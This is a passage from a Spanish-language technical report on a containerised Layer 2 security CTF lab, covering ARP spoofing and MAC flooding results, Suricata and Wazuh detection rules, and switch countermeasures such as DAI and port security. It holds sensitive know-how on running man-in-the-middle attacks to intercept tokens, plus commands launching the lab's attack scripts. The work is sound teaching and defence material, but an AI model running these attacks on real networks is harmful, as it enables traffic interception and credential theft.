Se desarrollaron 7 reglas personalizadas para detectar ataques de Capa 2 y tráfico HTTP sospechoso. Un hallazgo importante durante la implementación fue que Suricata no soporta el protocolo "arp" directamente en sus reglas; se utilizó `pkthdr` con coincidencia de contenido crudo (*raw content matching*) para inspeccionar el campo de operación ARP.

```
# Deteccion de ARP Reply (posible ARP Spoofing)
alert pkthdr any any -> any any (
    msg:"CTF - ARP Reply detectado (posible spoofing)";
```

```
    content:"|08 06|";   # EtherType ARP
    content:"|00 02|";   # ARP op = Reply (is-at)
    sid:1000001; rev:1;
)

# Deteccion de flags en trafico HTTP
alert http any any -> any any (
    msg:"CTF - Flag encontrada en trafico HTTP";
    content:"FLAG{";
    nocase;
    sid:1000003; rev:1;
)

# Deteccion de credenciales en texto plano
alert http any any -> any any (
    msg:"CTF - Credenciales en texto plano detectadas";
    content:"password";
    nocase;
    sid:1000004; rev:1;
)
```

Listing 10: Ejemplos de reglas personalizadas de Suricata

Nota Tecnica

La imposibilidad de usar el protocolo "arp" en las reglas de Suricata fue un desafío técnico significativo. La solución con `pkthdr` permite inspeccionar los bytes crudos de la trama, incluyendo el EtherType (`0x0806` para ARP) y el campo de operación (`0x0002` para ARP Reply).

6.6 Fase 6: SIEM (Wazuh)

6.6.1 Despliegue del Stack Wazuh

La integración de Wazuh requirió la versión oficial 4.9.2 y configuraciones específicas de certificados SSL para la comunicación entre componentes:

```
wazuh-indexer:
  image: wazuh/wazuh-indexer:4.9.2
  container_name: wazuh-indexer
  environment:
    - "OPENSEARCH_JAVA_OPTS=-Xms512m -Xmx512m"
  networks:
    ctf-network:
      ipv4_address: 172.20.0.241

wazuh-manager:
  image: wazuh/wazuh-manager:4.9.2
  container_name: wazuh-manager
  volumes:
```

```yaml
      - suricata-logs:/var/log/suricata:ro
    networks:
      ctf-network:
        ipv4_address: 172.20.0.240

  wazuh-dashboard:
    image: wazuh/wazuh-dashboard:4.9.2
    container_name: wazuh-dashboard
    ports:
      - "5601:5601"
    networks:
      ctf-network:
        ipv4_address: 172.20.0.242
```

Listing 11: Configuración del stack Wazuh (fragmento)

6.6.2 Reglas Personalizadas de Wazuh

Se crearon reglas personalizadas (IDs 100010–100021) para detectar ataques de Capa 2 a partir de los eventos EVE JSON generados por Suricata:

```xml
<group name="local,suricata,layer2,">

  <rule id="100010" level="10">
    <if_sid>86601</if_sid>
    <field name="alert.signature">
      CTF - ARP Reply detectado
    </field>
    <description>
      L2 Attack: ARP Spoofing detectado por Suricata
    </description>
    <group>attack,layer2,arp_spoofing,</group>
  </rule>

  <rule id="100015" level="12">
    <if_sid>86601</if_sid>
    <field name="alert.signature">
      CTF - Flag encontrada
    </field>
    <description>
      CTF: Flag detectada en trafico de red en texto plano
    </description>
    <group>ctf,data_exposure,</group>
  </rule>

</group>
```

Listing 12: Ejemplo de regla personalizada de Wazuh

6.6.3 Integración Suricata–Wazuh

La integración se logró mediante un volumen Docker compartido (`suricata-logs`). Suricata escribe sus eventos en formato EVE JSON en `/var/log/suricata/eve.json`, y el Wazuh Manager lee este archivo en modo solo lectura. El decodificador JSON de Wazuh parsea automáticamente los campos del evento, permitiéndole a las reglas personalizadas filtrar por `alert.signature` y otros campos relevantes.

7. Ejecución y Resultados

7.1 Protocolo de Ejecución

La ejecución del laboratorio se realizó siguiendo un protocolo ordenado para garantizar la reproducibilidad:

1. Despliegue de la infraestructura: `docker-compose up -d`
2. Verificación de conectividad entre todos los contenedores.
3. Inicio de los monitores del Blue Team (arp_monitor, mac_anomaly_detector).
4. Ejecución de ataques del Red Team (ARP Spoofing, MAC Flooding).
5. Captura de flags y envío a CTFd.
6. Restauración de tablas ARP por el Blue Team.
7. Recolección de evidencia y logs.

7.2 Resultados del Ataque ARP Spoofing

7.2.1 Envenenamiento de Tablas ARP

El ataque de ARP Spoofing logró envenenar exitosamente las tablas ARP de las víctimas. La verificación se realizó comparando las tablas ARP antes y después del ataque:

Table 4: Verificación del envenenamiento ARP en Victim3.

Estado	IP del Gateway	MAC Asociada
Antes del ataque	172.20.0.2	`02:42:ac:14:00:02` (real)
Durante el ataque	172.20.0.2	`02:42:ac:14:00:64` (atacante)
Después de restauración	172.20.0.2	`02:42:ac:14:00:02` (real)

Resultado

El envenenamiento fue exitoso: la tabla ARP de Victim3 muestra que la dirección MAC asociada al gateway (172.20.0.2) cambió de la MAC real del gateway a la MAC del atacante (`.100`), confirmando la posición MITM del Red Team.

7.2.2 Captura de Flags

Con el MITM establecido, el Red Team capturó las 3 flags de los servicios vulnerables:

Table 5: Flags capturadas durante el ataque MITM.

#	Flag	Puntos	Método de Captura
1	`FLAG{hidden_in_html}`	100	Inspección de código fuente HTTP
2	`FLAG{leaked_credentials}`	150	Acceso a archivo de backup vía HTTP
3	`FLAG{intercepted_token}`	200	Interceptación de POST HTTP (MITM)

La flag más significativa fue la tercera (`FLAG{intercepted_token}`), ya que requirió un MITM activo: el tráfico POST de Victim3 al gateway fue redirigido a través del atacante, permitiendo la extracción del `auth_token` del cuerpo de la solicitud HTTP.

7.3 Resultados del Ataque MAC Flooding

El ataque de MAC Flooding generó un volumen masivo de tramas con MACs aleatorias:

Table 6: Estadísticas del ataque MAC Flooding.

Métrica	Valor
MACs aleatorias generadas	1000+
Nuevas MACs detectadas (en 10s)	30+
Porcentaje de tráfico sospechoso	43%
Alertas generadas	Inmediatas

7.4 Resultados de la Defensa (Blue Team)

7.4.1 Monitor ARP

El monitor ARP híbrido detectó el ataque de ARP Spoofing de forma inmediata y continua:

Table 7: Resultados del monitor ARP.

Métrica	Valor
Total de alertas generadas	158+
Alertas modo activo (polling)	Continuas (cada 5s)
Alertas modo pasivo (sniffing)	Por cada ARP Reply falso
Falsos positivos	0
Tiempo de detección	$<$ 5 segundos

Un ejemplo típico de las alertas generadas:

```
[ALERTA #1] ARP Spoofing detectado: 172.20.0.2 ->
  02:42:ac:14:00:64 (esperado: 02:42:ac:14:00:02)
[ALERTA #2] ARP Reply sospechoso: 172.20.0.2 = 02:42:ac:14:00:64
```

```
...
[ALERTA #158] ARP Spoofing detectado: 172.20.0.2 ->
  02:42:ac:14:00:64 (esperado: 02:42:ac:14:00:02)
```

Listing 13: Salida del monitor ARP durante el ataque

7.4.2 Detector de Anomalías MAC

El detector identificó correctamente la diferencia entre tráfico normal y el ataque de MAC Flooding:

```
[*] Aprendiendo MACs legitimas (15s)...
[*] Baseline: 8 MACs conocidas
[*] Monitoreando anomalias...
[ANOMALIA] Nueva MAC: 4a:3b:2c:1d:0e:ff (1 nuevas, 11% sosp.)
[ANOMALIA] Nueva MAC: 7f:6e:5d:4c:3b:2a (2 nuevas, 20% sosp.)
...
[ANOMALIA] Nueva MAC: a1:b2:c3:d4:e5:f6 (30 nuevas, 43% sosp.)
```

Listing 14: Salida del detector de anomalías MAC

7.4.3 Restauración ARP

Tras la ejecución de `arp_restore.py`, las tablas ARP de todas las víctimas fueron restauradas a sus valores legítimos. La verificación confirmó que la MAC del gateway volvió a su valor real en todos los hosts.

7.5 Resultados de Suricata (NIDS)

Suricata generó un total de **90 alertas** durante la ejecución del laboratorio:

Table 8: Desglose de alertas de Suricata por tipo.

Tipo de Alerta	Cantidad	Descripción
ARP Reply sospechoso	Múltiples	Detección de ARP Replies anómalos via `pkthdr`
Flag en tráfico HTTP	Múltiples	Patrones `FLAG{...}` en tráfico HTTP plano
Credenciales en texto plano	Múltiples	Campos “password” en tráfico HTTP
Total	**90**	Alertas combinadas de todas las reglas

Las alertas de Suricata confirman dos hallazgos críticos de seguridad:

1. Los ataques de Capa 2 son detectables con reglas personalizadas, incluso cuando el IDS no tiene soporte nativo para el protocolo ARP.
2. El tráfico HTTP sin cifrar expone información sensible (flags, credenciales) que es fácilmente detectada por un NIDS.

7.6 Resumen de Resultados

Table 9: Resumen consolidado de resultados del laboratorio.

Objetivo	**Resultado**	**Estado**
Capturar flags vía MITM	3/3	Exitoso
Envenenar tablas ARP	Verificado	Exitoso
Ejecutar MAC Flooding	1000+ paquetes	Exitoso
Detectar ARP Spoofing (Blue Team)	158+ alertas	Exitoso
Detectar MAC Flooding (Blue Team)	30+ MACs nuevas	Exitoso
Restaurar tablas ARP	Verificado	Exitoso
Alertas Suricata	90 alertas	Exitoso
Integración Wazuh	Dashboard operativo	Exitoso
Plataforma CTFd	6 desafíos activos	Exitoso

8. Análisis de Seguridad y Recomendaciones

Los resultados del laboratorio demuestran que las redes sin controles de seguridad en Capa 2 son extremadamente vulnerables. A continuación se analizan las contramedidas recomendadas para entornos de producción.

8.1 Vulnerabilidades Identificadas

1. **Ausencia de autenticación ARP**: El protocolo ARP no verifica la identidad del remitente, permitiendo la suplantación de cualquier host.
2. **Tablas CAM finitas**: La capacidad limitada de las tablas CAM permite ataques de desbordamiento.
3. **Tráfico HTTP sin cifrar**: Las comunicaciones en texto plano exponen datos sensibles a cualquier observador en la red.
4. **Confianza implícita en la red local**: Los dispositivos confian ciegamente en las respuestas ARP recibidas.

8.2 Contramedidas Recomendadas

8.2.1 Dynamic ARP Inspection (DAI)

DAI es una función de seguridad disponible en switches gestionados (Cisco, Juniper, etc.) que valida los paquetes ARP contra una base de datos de asociaciones IP-MAC confiables, típicamente derivada de DHCP Snooping.

Funcionamiento:

- Los puertos se clasifican como *trusted* (confiables) o *untrusted* (no confiables).
- Los paquetes ARP recibidos en puertos *untrusted* se validan contra la tabla de *bindings* de DHCP Snooping.
- Los paquetes ARP que no coinciden con una entrada válida se descartan y se genera un log.

```
! Habilitar DHCP Snooping (prerequisito)
ip dhcp snooping
ip dhcp snooping vlan 10

! Habilitar DAI
ip arp inspection vlan 10

! Puerto confiable (hacia el servidor DHCP/router)
interface GigabitEthernet0/1
  ip dhcp snooping trust
  ip arp inspection trust
```

```
! Puerto no confiable (hacia hosts)
interface GigabitEthernet0/2
  ! Por defecto es untrusted
  ip arp inspection limit rate 15
```

Listing 15: Configuración de DAI en Cisco IOS

8.2.2 Port Security

Port Security limita el número de direcciones MAC permitidas por puerto del switch, previniendo efectivamente el ataque de MAC Flooding.

```
interface GigabitEthernet0/2
  switchport mode access
  switchport port-security
  switchport port-security maximum 2
  switchport port-security violation shutdown
  switchport port-security mac-address sticky
```

Listing 16: Configuración de Port Security en Cisco IOS

Modos de violación:

- `shutdown`: Deshabilita el puerto (más seguro).
- `restrict`: Descarta tramas no autorizadas y genera log.
- `protect`: Descarta tramas silenciosamente.

8.2.3 DHCP Snooping

DHCP Snooping actúa como un firewall entre hosts no confiables y servidores DHCP confiables. Construye y mantiene una tabla de *bindings* (asociaciones IP-MAC-Puerto-VLAN) que es utilizada por DAI y otras funciones de seguridad.

- Filtra mensajes DHCP no autorizados (evita servidores DHCP *rogue*).
- Proporciona la base de datos para DAI.
- Limita la tasa de solicitudes DHCP por puerto.

8.2.4 IEEE 802.1X (Control de Acceso a la Red)

802.1X proporciona autenticación basada en puertos para el acceso a la red. Antes de que un dispositivo pueda enviar o recibir tráfico en la red, debe autenticarse exitosamente contra un servidor RADIUS.

Componentes:

- **Suplicante**: Software en el dispositivo del usuario.
- **Autenticador**: El switch de acceso.

- **Servidor de Autenticación**: Servidor RADIUS (FreeRADIUS, Microsoft NPS).

Esta medida previene que dispositivos no autorizados se conecten a la red, eliminando la posibilidad de ejecutar ataques de Capa 2 desde equipos externos.

8.2.5 Entradas ARP Estáticas

En redes pequeñas o para hosts críticos, es posible configurar entradas ARP estáticas que no pueden ser sobrescritas por paquetes ARP dinámicos:

```
# Agregar entrada ARP estatica para el gateway
arp -s 172.20.0.2 02:42:ac:14:00:02

# Verificar
arp -n | grep 172.20.0.2
172.20.0.2  ether  02:42:ac:14:00:02  CM  eth0
```

Listing 17: Configuración de ARP estático en Linux

Limitaciones: No escala en redes grandes y requiere mantenimiento manual cuando se reemplazan dispositivos.

8.2.6 Segmentación de Red (VLANs)

La segmentación de la red en VLANs (*Virtual Local Area Networks*) limita el dominio de difusión, reduciendo el alcance de los ataques de Capa 2:

- Los ataques ARP Spoofing solo afectan a los hosts dentro de la misma VLAN.
- El MAC Flooding solo impacta la tabla CAM asociada a la VLAN del atacante.
- La comunicación entre VLANs requiere routing de Capa 3, donde se pueden aplicar ACLs y firewalls.

8.2.7 Cifrado de Tráfico (TLS/HTTPS)

Aunque no es una medida de Capa 2, el cifrado del tráfico mediante TLS/HTTPS mitiga el impacto de un MITM exitoso:

- El atacante puede interceptar el tráfico pero no puede leer el contenido cifrado.
- Las flags y credenciales transmitidas vía HTTPS no serían visibles en texto plano.
- Los certificados TLS proporcionan autenticación del servidor, dificultando ataques de *SSL stripping*.

8.3 Matriz de Contramedidas

Table 10: Efectividad de las contramedidas contra los ataques demostrados.

Contramedida	**ARP Spoofing**	**MAC Flooding**	**MITM HTTP**
DAI		–	–
Port Security	–		–
DHCP Snooping		–	–
802.1X			–
ARP Estático		–	–
VLANs			–
TLS/HTTPS	–	–	

= Previene directamente = Mitiga parcialmente – = No aplica

9. Lecciones Aprendidas y Desafíos Técnicos

9.1 Desafíos en la Implementación

Durante el desarrollo del laboratorio se enfrentaron varios desafíos técnicos significativos:

1. **ARP Spoofing en redes switched**: En un switch (incluyendo el bridge de Docker), los paquetes ARP Reply unicast solo llegan al puerto de destino. Fue necesario utilizar el modo broadcast para que el Blue Team pudiera detectar los paquetes falsificados. En un entorno real, el Blue Team necesitaría acceso a un puerto SPAN o utilizar un agente HIDS.

2. **Suricata y protocolo ARP**: Las reglas de Suricata no soportan "arp" como protocolo válido. Se resolvió utilizando `pkthdr` con coincidencia de bytes crudos, lo cual requirió conocimiento del formato binario de las tramas ARP (EtherType `0x0806`, campo de operación en los bytes 20–21).

3. **Gateway HTTP para Victim3**: El contenedor Victim3, que envía POST periódicos, requiere que el destino (gateway) tenga un servidor HTTP funcional en el puerto 80. Sin este servidor, la conexión TCP no se completa y el paquete con la flag nunca se transmite por la red, impidiendo su interceptación vía MITM.

4. **Configuración SSL de Wazuh**: El stack de Wazuh requiere certificados SSL específicos para la comunicación entre el Indexer, Manager y Dashboard. Se utilizaron los patrones de despliegue oficiales de la versión 4.9.2 para garantizar la compatibilidad.

5. **Network namespace compartido**: La configuración `network_mode: service:gatewa` para Suricata genera dependencias de inicio: Suricata no puede iniciar hasta que el gateway esté completamente operativo. Se gestionó con `depends_on` y políticas de reinicio.

9.2 Lecciones Aprendidas

- **Docker como plataforma de laboratorio**: La virtualización con contenedores Docker demuestra ser una alternativa viable y accesible para la creación de laboratorios de seguridad de red, sin requerir hardware físico costoso.

- **Defensa en profundidad**: Ningúna contramedida individual es suficiente. La combinación de detección (Suricata + Wazuh), monitoreo activo (Blue Team) y prevención (DAI, Port Security) proporciona la cobertura de seguridad más completa.

- **Visibilidad como requisito**: La detección de ataques de Capa 2 requiere visibilidad del tráfico a nivel de trama. Sin acceso a un puerto SPAN o

tecnología equivalente, los IDS de red no pueden detectar estos ataques.

- **Scapy como herramienta educativa**: Scapy permite construir ataques y defensas desde cero, proporcionando una comprensión profunda de los protocolos involucrados, superior a la que se obtiene con herramientas automatizadas como `arpspoof` o `ettercap`.

10. Conclusiones

El presente proyecto ha logrado cumplir todos los objetivos planteados, demostrando de manera práctica tanto la peligrosidad de los ataques de Capa 2 como la viabilidad de implementar defensas efectivas en un entorno controlado.

10.1 Hallazgos Principales

1. **Los ataques de Capa 2 son triviales de ejecutar y devastadores en su impacto**. Con menos de 20 líneas de código Python/Scapy, es posible posicionarse como *Man-in-the-Middle* en una red sin protecciones, interceptando todo el tráfico en texto plano. La captura de las 3 flags (100% de éxito) demuestra que cualquier servicio sin cifrado es completamente vulnerable ante un atacante con acceso al segmento de red.

2. **La detección es posible y efectiva con herramientas de código abierto**. El monitor ARP del Blue Team detectó el ataque en menos de 5 segundos con 0 falsos positivos, generando 158+ alertas. El detector de anomalías MAC identificó correctamente el 43% del tráfico como sospechoso durante el MAC Flooding. Suricata generó 90 alertas adicionales que fueron correlacionadas por Wazuh.

3. **La prevención requiere controles a nivel de infraestructura de red**. Las herramientas de detección son necesarias pero no suficientes: la prevención real requiere la implementación de DAI, Port Security, DHCP Snooping y 802.1X en los switches de la red. Estas funciones están disponibles en switches gestionados modernos pero frecuentemente no se configuran.

4. **Docker es una plataforma viable para laboratorios de seguridad de red**. La capacidad de simular un segmento LAN completo con 13 contenedores en una sola máquina demuestra que la práctica de seguridad de red no requiere hardware costoso. El puente Linux proporciona un comportamiento de Capa 2 suficientemente realista para propósitos educativos.

5. **El cifrado de tráfico es la última línea de defensa**. Incluso cuando un atacante logra establecer un MITM, el uso de TLS/HTTPS protege la confidencialidad de los datos transmitidos. Los servicios vulnerables de este laboratorio utilizaban HTTP intencionalmente para demostrar este punto.

10.2 Contribuciones del Proyecto

- Un laboratorio completo y reproducible para la enseñanza de seguridad de Capa 2, desplegable con un solo comando (`docker-compose up -d`).
- Herramientas de ataque y defensa documentadas y educativas, construidas

desde cero con Scapy.

- Integración funcional de NIDS (Suricata) y SIEM (Wazuh) para la detección y correlación de eventos de seguridad de Capa 2.
- Una plataforma CTF con 6 desafíos que cubren tanto habilidades ofensivas como defensivas.
- Documentación de desafíos técnicos y soluciones que pueden beneficiar a futuros proyectos similares.

10.3 Trabajo Futuro

- Incorporar ataques adicionales de Capa 2: VLAN Hopping, STP Manipulation, DHCP Starvation.
- Implementar switches virtuales con Open vSwitch (OVS) para simular DAI y Port Security.
- Añadir ataques de Capa 3 y superiores (DNS Spoofing, SSL Stripping) para un laboratorio más completo.
- Desarrollar un modo automático de ejecución para demostraciones en clase.
- Explorar la integración con plataformas de orquestación como Kubernetes para mayor escalabilidad.

11. Referencias

[1] Plummer, D. C. (1982). *An Ethernet Address Resolution Protocol: Or Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware.* RFC 826. IETF. https://datatracker.ietf.org/doc/html/rfc826

[2] Bellovin, S. M. (2004). *A Look Back at "Security Problems in the TCP/IP Protocol Suite".* In Proceedings of the 20th Annual Computer Security Applications Conference (ACSAC). IEEE.

[3] Ornaghi, A., & Valleri, M. (2003). *Man in the Middle Attacks.* Blackhat Conference Europe. https://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf

[4] Cisco Systems. (2023). *Catalyst Switch Configuration Guide: Configuring Dynamic ARP Inspection.* Cisco. https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst/

[5] Cisco Systems. (2023). *Catalyst Switch Configuration Guide: Configuring Port Security.* Cisco. https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst/

[6] Open Information Security Foundation (OISF). (2024). *Suricata User Guide.* Suricata. https://docs.suricata.io/en/latest/

[7] Wazuh Inc. (2024). *Wazuh Documentation: Deployment on Docker.* Wazuh. https://documentation.wazuh.com/current/deployment-options/docker/

[8] Biondi, P. (2024). *Scapy: Packet crafting for Python2 and Python3.* https://scapy.net/

[9] Docker Inc. (2024). *Docker Documentation: Networking overview.* Docker. https://docs.docker.com/network/

[10] IEEE Standards Association. (2020). *IEEE 802.1X-2020 - Port-Based Network Access Control.* IEEE. https://standards.ieee.org/ieee/802.1X/7345/

[11] Sanders, C. (2017). *Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems* (3rd ed.). No Starch Press.

[12] Tanenbaum, A. S., & Wetherall, D. J. (2011). *Computer Networks* (5th ed.). Pearson.

[13] CTFd LLC. (2024). *CTFd Documentation.* https://docs.ctfd.io/

[14] Kurose, J. F., & Ross, K. W. (2021). *Computer Networking: A Top-Down Approach* (8th ed.). Pearson.

[15] NIST. (2020). *Special Publication 800-53 Rev. 5: Security and Privacy Controls for Information Systems and Organizations.* National Institute of Standards and Technology. https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final

A. Estructura del Repositorio

```
ctf-layer2-security/
|-- docker-compose.yml
|-- containers/
|   |-- gateway/
|   |   |-- Dockerfile
|   |   +-- server.py
|   |-- victim1/
|   |   |-- Dockerfile
|   |   +-- index.html
|   |-- victim2/
|   |   |-- Dockerfile
|   |   +-- db_credentials.txt
|   |-- victim3/
|   |   |-- Dockerfile
|   |   +-- beacon.py
|   |-- redteam/
|   |   |-- Dockerfile
|   |   |-- arp_spoof.py
|   |   |-- mac_flood.py
|   |   |-- capture_flags.py
|   |   +-- submit_flag.py
|   |-- blueteam/
|   |   |-- Dockerfile
|   |   |-- arp_monitor.py
|   |   |-- mac_anomaly_detector.py
|   |   +-- arp_restore.py
|   |-- suricata/
|   |   |-- Dockerfile
|   |   |-- suricata.yaml
|   |   +-- custom.rules
|   +-- wazuh/
|       |-- docker-compose.yml
|       +-- config/
|-- scripts/
|   |-- setup_ctfd.py
|   +-- run_demo.sh
|-- analysis/
|   +-- results/
+-- docs/
    +-- informe_tecnico.tex
```

Listing 18: Estructura de directorios del proyecto

B. Comandos de Ejecución

```
# Desplegar toda la infraestructura
cd ctf-layer2-security
docker-compose up -d
```

```
# Verificar contenedores
docker-compose ps

# Ejecutar ARP Spoofing (Red Team)
docker exec -it redteam python3 arp_spoof.py

# Ejecutar captura de flags (Red Team)
docker exec -it redteam python3 capture_flags.py

# Ejecutar MAC Flooding (Red Team)
docker exec -it redteam python3 mac_flood.py

# Iniciar monitor ARP (Blue Team)
docker exec -it blueteam python3 arp_monitor.py

# Iniciar detector de anomalias MAC (Blue Team)
docker exec -it blueteam python3 mac_anomaly_detector.py

# Restaurar tablas ARP (Blue Team)
docker exec -it blueteam python3 arp_restore.py

# Ver alertas de Suricata
docker exec -it suricata cat /var/log/suricata/eve.json | \
    jq 'select(.event_type=="alert")'

# Acceder al dashboard de Wazuh
# https://localhost:5601

# Acceder a la plataforma CTFd
# http://localhost:8000

# Detener la infraestructura
docker-compose down -v
```

Listing 19: Comandos para desplegar y ejecutar el laboratorio